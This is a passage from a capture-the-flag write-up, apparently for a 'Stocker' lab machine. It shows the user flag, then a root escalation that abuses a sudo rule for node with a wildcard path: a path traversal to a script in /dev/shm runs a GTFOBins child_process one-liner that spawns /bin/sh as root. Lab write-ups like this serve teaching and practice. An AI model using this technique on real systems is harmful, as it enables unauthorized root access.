And we are in here is your user.txt

```
angoose@stocker ~ (0.12s)
ls -al

total 28
drwxr-xr-x 3 angoose angoose 4096 Jun 15  2023 .
drwxr-xr-x 3 root    root    4096 Dec 23  2022 ..
lrwxrwxrwx 1 root    root       9 Dec  6  2022 .bash_history -> /dev/null
-rw-r--r-- 1 angoose angoose  220 Dec  6  2022 .bash_logout
-rw-r--r-- 1 angoose angoose 3771 Dec  6  2022 .bashrc
drwx------ 2 angoose angoose 4096 Jun 15  2023 .cache
-rw-r--r-- 1 angoose angoose  807 Dec  6  2022 .profile
-rw-r----- 1 root    angoose   33 Oct 26 12:37 user.txt
```

Vertical PrivEsc

Checking the sudo permissions here

```
angoose@stocker /tmp (9.821s)
sudo -l

[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
```

This is just straight up vulnerable to path traversal vulnerability

```
angoose@stocker /tmp (0.14s)
sudo /usr/bin/node /usr/local/scripts/../../../dev/shm/exploit.js

node:internal/modules/cjs/loader:998
  throw err;
  ^

Error: Cannot find module '/dev/shm/exploit.js'
    at Module._resolveFilename (node:internal/modules/cjs/loader:995:15)
    at Module._load (node:internal/modules/cjs/loader:841:27)
    at Function.executeUserEntryPoint [as runMain] (node:internal/modules/run_main:81:12)
    at node:internal/main/run_main_module:23:47 {
  code: 'MODULE_NOT_FOUND',
  requireStack: []
}

Node.js v18.12.1
```

Lets find a trick on GTFObins for this

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
```

Lets add this to our exploit.js file

```
angoose@stocker:/tmp (0.18s)
cat /dev/shm/exploit.js

require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})
```

Now lets run that command again

```
angoose@stocker /tmp (5.542s)
sudo /usr/bin/node /usr/local/scripts/../../../dev/shm/exploit.js

# id
uid=0(root) gid=0(root) groups=0(root)
```

And we are root here is your root.txt

```
angoose@stocker /tmp (25m 56.38s)
sudo /usr/bin/node /usr/local/scripts/../../../dev/shm/exploit.js

# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls -al
total 36
drwx------  6 root root 4096 Oct 26 12:37 .
drwxr-xr-x 20 root root 4096 Dec 23  2022 ..
lrwxrwxrwx  1 root root    9 Dec  6  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Nov 19  2022 .bashrc
drwx------  3 root root 4096 Dec  6  2022 .cache
drwxr-xr-x  3 root root 4096 Dec  6  2022 .local
drwx------  3 root root 4096 Dec  6  2022 .mongodb
drwxr-xr-x  4 root root 4096 Dec  6  2022 .npm
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root   33 Oct 26 12:37 root.txt
```

Thanks for reading :)